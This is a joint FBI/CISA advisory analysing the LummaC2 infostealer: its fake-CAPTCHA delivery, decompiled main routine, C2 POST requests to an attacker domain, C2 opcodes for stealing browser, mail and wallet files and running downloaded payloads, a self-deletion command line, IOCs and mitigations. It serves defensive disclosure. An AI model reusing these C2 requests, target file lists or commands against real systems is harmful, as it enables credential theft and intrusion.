Threat Actors Deploy LummaC2 Malware to Exfiltrate Sensitive Data from Organizations | CISA

Published: 2025-05-21 · Archived: 2026-04-05 13:47:59 UTC

Summary

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint advisory to disseminate known tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) associated with threat actors deploying the LummaC2 information stealer (infostealer) malware. LummaC2 malware is able to infiltrate victim computer networks and exfiltrate sensitive information, threatening vulnerable individuals' and organizations' computer networks across multiple U.S. critical infrastructure sectors. According to FBI information and trusted third-party reporting, this activity has been observed as recently as May 2025. The IOCs included in this advisory were associated with LummaC2 malware infections from November 2023 through May 2025.

The FBI and CISA encourage organizations to implement the recommendations in the **Mitigations** section of this advisory to reduce the likelihood and impact of LummaC2 malware.

Download the PDF version of this report:

For a downloadable copy of IOCs, see:

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the **MITRE ATT&CK Tactics and Techniques** section of this advisory for threat actor activity mapped to MITRE ATT&CK tactics and techniques.

Overview

LummaC2 malware first appeared for sale on multiple Russian-language speaking cybercriminal forums in 2022. Threat actors frequently use spearphishing hyperlinks and attachments to deploy LummaC2 malware payloads [T1566.001 , T1566.002]. Additionally, threat actors rely on unsuspecting users to execute the payload by clicking a fake Completely Automated Public Turing Test to tell Computers and Humans Apart (CAPTCHA). The CAPTCHA contains instructions for users to then open the Windows Run window (Windows Button + R) and paste clipboard contents ("CTRL + V"). After users press "enter" a subsequent Base64-encoded PowerShell process is executed.

To obfuscate their operations, threat actors have embedded and distributed LummaC2 malware within spoofed or fake popular software (i.e., multimedia player or utility software) [T1036]. The malware's obfuscation methods allow LummaC2 actors to bypass standard cybersecurity measures, such as Endpoint Detection and Response

(EDR) solutions or antivirus programs, designed to flag common phishing attempts or drive-by downloads [T1027].

Once a victim's computer system is infected, the malware can exfiltrate sensitive user information, including personally identifiable information, financial credentials, cryptocurrency wallets, browser extensions, and multifactor authentication (MFA) details without immediate detection [TA0010 , T1119]. Private sector statistics indicate there were more than 21,000 market listings selling LummaC2 logs on multiple cybercriminal forums from April through June of 2024, a 71.7 percent increase from April through June of 2023.

File Execution

Upon execution, the `LummaC2.exe` file will enter its main routine, which includes four sub-routines (see **Figure 1**).

```
.text:00449210 _WinMain@16_0   proc near               ; CODE XREF: WinMain(x,x,x,x)↓p
.text:00449210
.text:00449210 hInstance       = dword ptr  4
.text:00449210 hPrevInstance   = dword ptr  8
.text:00449210 lpCmdLine       = dword ptr  0Ch
.text:00449210 nShowCmd        = dword ptr  10h
.text:00449210
.text:00449210                 call    decryptStrings_MessageBox ; Decrypt warning data, raise error and display
yes/no box
.text:00449215                 call    decryptC2_Strings ; Decode all .pw C2 domains
.text:0044921A                 call    getSystemINfo_andHash ; Get user and computer name, hash and compare
.text:0044921F                 call    mainC2Routine
.text:00449224                 push    0               ; uExitCode
.text:00449226                 call    ds:ExitProcess
.text:00449226 _WinMain@16_0   endp
```

Figure 1. LummaC2 Main Routine

The first routine decrypts strings for a message box that is displayed to the user (see **Figure 2**).



Figure 2. Message Box

If the user selects `No`, the malware will exit. If the user selects `Yes`, the malware will move on to its next routine, which decrypts its callback Command and Control (C2) domains [T1140]. A list of observed domains is included in the **Indicators of Compromise** section.

After each domain is decoded, the implant will attempt a `POST` request [T1071.001] (see **Figure 3**).

```
POST /api HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 8
Host: pinkipinevazzey.pw

act=life
```

Figure 3. `Post` Request

If the `POST` request is successful, a pointer to the decoded domain string is saved in a global variable for later use in the main C2 routine used to retrieve JSON formatted commands (see **Figure 4**).

```
v3 = (char *)DecryptC2Domains(ptrEncodedC2[i]);
if ( v3 )
{
  if ( callbackPOSTRequest(v3) == 1 )
  {
    C2_Ips_GLOBAL = v3;
    v1 = 2;
  }
  else
  {
    v1 = 0;
  }
```

Figure 4. Code Saving Successful Callback Request

Once a valid C2 domain is contacted and saved, the malware moves on to the next routine, which queries the user's name and computer name utilizing the Application Programming Interfaces (APIs) `GetUserNameW` and `GetComputerNameW` respectively [T1012]. The returned data is then hashed and compared against a hard-coded hash value (see **Figure 5**).

```
GetUserNameW(Buffer, &nSize);
if ( nSize == 8 )
{
  v2 = hashData(Buffer);
  if ( v2 == 0x56CF7626 )
  {
    nSize = 255;
    GetComputerNameW(lpBuffer, &nSize);
    if ( nSize == 7 )
    {
      v2 = hashData(lpBuffer);
      if ( v2 == 0xB09406C7 )
        sub_401000(0xB09406C7);
    }
```

Figure 5. User and Computer Name Check

The hashing routine was not identified as a standard algorithm; however, it is a simple routine that converts a Unicode string to a 32-bit hexadecimal value.

If the username hash is equal to the value `0x56CF7626`, then the computer name is queried. If the computer name queried is seven characters long, then the name is hashed and checked against the hard-coded value of `0xB09406C7`. If both values match, a final subroutine will be called with a static value of the computer name hash as an argument. If this routine is reached, the process will terminate. This is most likely a failsafe to prevent the malware from running on the attacker's system, as its algorithms are one-way only and will not reveal information on the details of the attacker's own hostname and username.

If the username and hostname check function returns `zero` (does not match the hard-coded values), the malware will enter its main callback routine. The LummaC2 malware will contact the saved hostname from the previous check and send the following `POST` request (see **Figure 6**).

```
POST /api HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 47
Host: pinkipinevazzey.pw

act=recive_message&lid=CjQq3A&j=default&ver=4.0
```

Figure 6. Second `POST` Request

The data returned from the C2 server is encrypted. Once decoded, the C2 data is in a JSON format and is parsed by the LummaC2 malware. The C2 uses the JSON configuration to parse its browser extensions and target lists using the `ex` key, which contains an array of objects (see **Figure 7**).

```
v2 = (const WCHAR *)parseJSONElement(v148, "ex");// ex = target extensions
*v175 = v2;
v3 = (char *)parseJSONElement(v148, &aVc[2]);
```

Figure 7. Parsing of `ex` JSON Value

Parsing the `c` key contains an array of objects, which will give the implant its C2 (see **Figure 8**).

```
.text:00447DF3                mov     eax, [edi]
.text:00447DF5                lea     ecx, str_c+2    ; "c"
.text:00447DFB                sub     esp, 8
.text:00447DFE                mov     [esp+17B0h+lpDst], eax
.text:00447E01                mov     [esp+17B0h+nSize], ecx
.text:00447E05                call    parseJSONElement
```

Figure 8. Parsing of `c` JSON Value

C2 Instructions

Each array object that contains the JSON key value of `t` will be evaluated as a command opcode, resulting in the C2 instructions in the subsections below.

1. Opcode `0` – Steal Data Generic

This command allows five fields to be defined when stealing data, offering the most flexibility. The Opcode `0` command option allows LummaC2 affiliates to add their custom information gathering details (see **Table 1**).

Table 2. Opcode `1` Options

Key	Value
p	Path to steal from
m	File extensions to read

Key	Value
z	Output directory to store stolen data
d	Depth of recursiveness
fs	Maximum file size

2. Opcode `1` – Steal Browser Data

This command only allows for two options: a path and the name of the output directory. This command, based on sample configuration downloads, is used for browser data theft for everything except Mozilla [T1217] (see **Table 2**).

Table 2. Opcode `1` Options

Key	Value
p	Path to steal from
z	Name of Browser – Output

3. Opcode `2` – Steal Browser Data (Mozilla)

This command is identical to Opcode `1`; however, this option seems to be utilized solely for Mozilla browser data (see **Table 3**).

Table 3. Opcode `2` Options

Key	Value
p	Path to steal from
z	Name of Browser – Output

4. Opcode `3` – Download a File

This command contains three options: a URL, file extension, and execution type. The configuration can specify a remote file with `u` to download and create the extension specified in the `ft` key [T1105] (see **Table 4**).

Table 4. Opcode `3` Options

Key	Value
u	URL for Download
ft	File Extension
e	Execution Type

The `e` value can take two values: `0` or `1`. This specifies how to execute the downloaded file either with the `LoadLibrary` API or via the command line with `rundll32.exe` [T1106] (see **Table 5**).

Table 5. Execution Types

Key	Value
e=0	Execute with `LoadLibraryW()`
e=1	Executive with `rund1132.exe`

5. Take Screenshot

If the configuration JSON file has a key of "`se`" and its value is "`true`," the malware will take a screenshot in BMP format and upload it to the C2 server.

6. Delete Self

If the configuration JSON file has a key of "`ad`" and its value is "`true`," the malware will enter a routine to delete itself.

The command shown in **Figure 9** will be decoded and executed for self-deletion.

```
cmd.exe /c timeout /nobreak /t 3 & fsutil file setZeroData offset=0 length=%lu \"%s\" &
erase \"%s\" & exit
```

Figure 9. Self-Deletion Command Line

Figure 10 depicts the above command line during execution.



Figure 10. Decoded Command Line in Memory

Host Modifications

Without any C2 interactions, the LummaC2 malware does not create any files on the infected drive. It simply runs in memory, gathers system information, and exfiltrates it to the C2 server [T1082]. The commands returned from the C2 server could indicate that it drops additional files and/or saves data to files on the local hard drive. This is variable, as these commands come from the C2 server and are mutable.

Decrypted Strings

Below is a list of hard-coded decrypted strings located in the binary (see **Figure 11**).

```
\Local Extension Settings\
/Extensions/
History
Login Data
Login Data For Account
History
Web Data
Network\Cookies
\Local Storage\leveldb
/BrowserDB
\Local State
dp.txt
%localappdata%\Packages
microsoft.windowscommunicationsapps*
\LocalState\Indexed\LiveComm
Mail Clients\Standart Win 10 Mail
%localappdata%\Microsoft\Windows Mail\Local Folders
Mail Clients\Standart Win 10 Mail AlternativePath
%appdata%\Thunderbird\Profiles
Thunderbird
\key4.db
key4.db
cert9.db
formhistory.sqlite
cookies.sqlite
logins.json
places.sqlite
os_crypt.encrypted_key
profile.info_cache
LID(Lumma ID):
```

Figure 11. Decoded Strings

Indicators of Compromise

See **Table 6** and **Table 7** for LummaC2 IOCs obtained by the FBI and trusted third parties.

Disclaimer: The authoring agencies recommend organizations investigate and vet these indicators of compromise prior to taking action, such as blocking.

Table 6. LummaC2 Executable Hashes

Executables	Type
4AFDC05708B8B39C82E60ABE3ACE55DB (`LummaC2.exe` from November 2023)	MD5
E05DF8EE759E2C955ACC8D8A47A08F42 (`LummaC2.exe` from November 2023)	MD5
C7610AE28655D6C1BCE88B5D09624FEF	MD5
1239288A5876C09D9F0A67BCFD645735168A7C80 (`LummaC2.exe` from November 2023)	SHA1
B66DA4280C6D72ADCC68330F6BD793DF56A853CB (`LummaC2.exe` from November 2023)	SHA1
3B267FA5E1D1B18411C22E97B367258986E871E5	TLSH
19CC41A0A056E503CC2137E19E952814FBDF14F8D83F799AEA9B96ABFF11EFBB (November 2023)	SHA256

Executables	Type
2F31D00FEEFE181F2D8B69033B382462FF19C35367753E6906ED80F815A7924F (`LummaC2.exe` from November 2023)	SHA256
4D74F8E12FF69318BE5EB383B4E56178817E84E83D3607213160276A7328AB5D	SHA256
325daeb781f3416a383343820064c8e98f2e31753cd71d76a886fe0dbb4fe59a	SHA256
76e4962b8ccd2e6fd6972d9c3264ccb6738ddb16066588dfcb223222aaa88f3c	SHA256
7a35008a1a1ae3d093703c3a34a21993409af42eb61161aad1b6ae4afa8bbb70	SHA256
a9e9d7770ff948bb65c0db24431f75dd934a803181afa22b6b014fac9a162dab	SHA256
b287c0bc239b434b90eef01bcbd00ff48192b7cbeb540e568b8cdcdc26f90959	SHA256
ca47c8710c4ffb4908a42bd986b14cddcca39e30bb0b11ed5ca16fe8922a468b	SHA256

Table 7. LummaC2 DLL Binaries

DLL Binaries	Type
iphlpapi.dll	IP Helper API
winhttp.dll	Windows HTTP Services

The following are domains observed deploying LummaC2 malware.

Disclaimer: The domains below are historical in nature and may not currently be malicious.

- Pinkipinevazzey[.]pw
- Fragnantbui[.]shop
- Medicinebuckerrysa[.]pw
- Musicallyageop[.]pw
- stogeneratmns[.]shop
- wallkedsleeoi[.]shop
- Tirechinecarpet[.]pw
- reinforcenh[.]shop
- reliabledmwqj[.]shop
- Musclefarelongea[.]pw
- Forbidstow[.]site
- gutterydhowi[.]shop
- Fanlumpactiras[.]pw
- Computeryrati[.]site
- Contemteny[.]site
- Ownerbuffersuperw[.]pw
- Seallysl[.]site

- Dilemmadu[.]site
- Freckletropsao[.]pw
- Opposezmny[.]site
- Faulteyotk[.]site
- Hemispheredodnkkl[.]pw
- Goalyfeastz[.]site
- Authorizev[.]site
- ghostreedmnu[.]shop
- Servicedny[.]site
- blast-hubs[.]com
- offensivedzvju[.]shop
- friendseforever[.]help
- blastikcn[.]com
- vozmeatillu[.]shop
- shiningrstars[.]help
- penetratebatt[.]pw
- drawzhotdog[.]shop
- mercharena[.]biz
- pasteflawwed[.]world
- generalmills[.]pro
- citywand[.]live
- hoyoverse[.]blog
- nestlecompany[.]pro
- esccapewz[.]run
- dsfljsdfjewf[.]info
- naturewsounds[.]help
- travewlio[.]shop
- decreaserid[.]world
- stormlegue[.]com
- touvrlane[.]bet
- governoagoal[.]pw
- paleboreei[.]biz
- calmingtefxtures[.]run
- foresctwhispers[.]top
- tracnquilforest[.]life
- sighbtseeing[.]shop
- advennture[.]top
- collapimga[.]fun
- holidamyup[.]today
- pepperiop[.]digital
- seizedsentec[.]online
- triplooqp[.]world

- easyfwdr[.]digital
- strawpeasaen[.]fun
- xayfarer[.]live
- jrxsafer[.]top
- quietswtreams[.]life
- oreheatq[.]live
- plantainklj[.]run
- starrynsightsky[.]icu
- castmaxw[.]run
- puerrogfh[.]live
- earthsymphzony[.]today
- weldorae[.]digital
- quavabvc[.]top
- citydisco[.]bet
- steelixr[.]live
- furthert[.]run
- featureccus[.]shop
- smeltingt[.]run
- targett[.]top
- mrodularmall[.]top
- ferromny[.]digital
- ywmedici[.]top
- jowinjoinery[.]icu
- rodformi[.]run
- legenassedk[.]top
- htardwarehu[.]icu
- metalsyo[.]digital
- ironloxp[.]live
- cjlaspcorne[.]icu
- navstarx[.]shop
- bugildbett[.]top
- latchclan[.]shop
- spacedbv[.]world
- starcloc[.]bet
- rambutanvcx[.]run
- galxnetb[.]today
- pomelohgj[.]top
- scenarisacri[.]top
- jawdedmirror[.]run
- changeaie[.]top
- lonfgshadow[.]live
- liftally[.]top

- nighetwhisper[.]top
- salaccgfa[.]top
- zestmodp[.]top
- owlflright[.]digital
- clarmodq[.]top
- piratetwrath[.]run
- hemispherexz[.]top
- quilltayle[.]live
- equatorf[.]run
- latitudert[.]live
- longitudde[.]digital
- climatologfy[.]top
- starofliught[.]top

MITRE ATT&CK Tactics and Techniques

See **Table 8** through **Table 13** for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK's Best Practices for MITRE ATT&CK Mapping and CISA's Decider Tool.

Table 8. Initial Access

Technique Title	ID	Use
Phishing	T1566	Threat actors delivered LummaC2 malware through phishing emails.
Phishing: Spearphishing Attachment	T1566.001	Threat actors used spearphishing attachments to deploy LummaC2 malware payloads.
Phishing: Spearphishing Link	T1566.002	Threat actors used spearphishing hyperlinks to deploy LummaC2 malware payloads.

Table 9. Defense Evasion

Technique Title	ID	Use
Obfuscated Files or Information	T1027	Threat actors obfuscated the malware to bypass standard cybersecurity measures designed to flag common phishing attempts or drive-by downloads.
Masquerading	T1036	Threat actors delivered LummaC2 malware via spoofed software.
Deobfuscate/Decode Files or Information	T1140	Threat actors used LummaC2 malware to decrypt its callback C2 domains.

Table 10. Discovery

Technique Title	ID	Use
Query Registry	T1012	Threat actors used LummaC2 malware to query the user's name and computer name utilizing the APIs GetUserNameW and GetComputerNameW.
Browser Information Discovery	T1217	Threat actors used LummaC2 malware to steal browser data.

Table 11. Collection

Technique Title	ID	Use
Automated Collection	T1119	LummaC2 malware has automated collection of various information including cryptocurrency wallet details.

Table 12. Command and Control

Technique Title	ID	Use
Application Layer Protocol: Web Protocols	T1071.001	Threat actors used LummaC2 malware to attempt POST requests.
Ingress Tool Transfer	T1105	Threat actors used LummaC2 malware to transfer a remote file to compromised systems.

Table 13. Exfiltration

Technique Title	ID	Use
Exfiltration	TA0010	Threat actors used LummaC2 malware to exfiltrate sensitive user information, including traditional credentials, cryptocurrency wallets, browser extensions, and MFA details without immediate detection.
Native API	T1106	Threat actors used LummaC2 malware to download files with native OS APIs.

Mitigations

The FBI and CISA recommend organizations implement the mitigations below to reduce the risk of compromise by LummaC2 malware. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA's CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

- **Separate User and Privileged Accounts:** Allow only necessary users and applications access to the registry [CPG 2.E].
- **Monitor and detect suspicious behavior** during exploitation [CPG 3.A].
    - Monitor and detect suspicious behavior, creation and termination events, and unusual and unexpected processes running.
    - Monitor API calls that may attempt to retrieve system information.
    - Analyze behavior patterns from process activities to identify anomalies.
    - For more information, visit CISA's guidance on: Enhanced Visibility and Hardening Guidance for Communications Infrastructure.
- **Implement application controls** to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
- **Protect against threat actor phishing campaigns** by implementing CISA's Phishing Guidance and Phishing-resistant multifactor authentication. [CPG 2.H]
- **Log Collection:** Regularly monitoring and reviewing registry changes and access logs can support detection of LummaC2 malware [CPG 2.T].
- **Implement authentication, authorization, and accounting (AAA)** systems [M1018] to limit actions users can perform and review logs of user actions to detect unauthorized use and abuse. Apply principles of least privilege to user accounts and groups, allowing only the performance of authorized actions.
- **Audit user accounts and revoke credentials for departing employees,** removing those that are inactive or unnecessary on a routine basis [CPG 2.D]. Limit the ability for user accounts to create additional accounts.
- **Keep systems up to date** with regular updates, patches, hot fixes, and service packs that may minimize vulnerabilities. Learn more by visiting CISA's webpage: Secure our World Update Software.
- **Secure network devices** to restrict command line access.
    - Learn more about defending against the malicious use of remote access software by visiting CISA's Guide to Securing Remote Access Software.
- **Use segmentation** to prevent access to sensitive systems and information, possibly with the use of Demilitarized Zone (DMZ) or virtual private cloud (VPC) instances to isolate systems [CPG 2.F].
- **Monitor and detect API** usage, looking for unusual or malicious behavior.

Validate Security Controls

In addition to applying mitigations, the FBI and CISA recommend exercising, testing, and validating your organization's security program against threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI and CISA recommend testing your existing security controls inventory to assess performance against the ATT&CK techniques described in this advisory.

To get started:

1. Select an ATT&CK technique described in this advisory (see **Table 8** through **Table 13**).
2. Align your security technologies against the technique.
3. Test your technologies against the technique.
4. Analyze your detection and prevention technologies' performance.
5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI and CISA recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Reporting

Your organization has no obligation to respond or provide information to the FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to the FBI, reporting must be consistent with applicable state and federal laws.

The FBI is interested in any information that can be shared, to include the status and scope of infection, estimated loss, date of infection, date detected, initial attack vector, and host- and network-based indicators.

To report information, please contact the FBI's Internet Crime Complaint Center (IC3), your local FBI field office, or CISA's 24/7 Operations Center at report@cisa.gov✉ or (888) 282-0870.

Disclaimer

The information in this report is being provided "as is" for informational purposes only. The FBI and CISA do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by the FBI and CISA.

Acknowledgements

ReliaQuest contributed to this advisory.

Version History

May 21, 2025: Initial version.
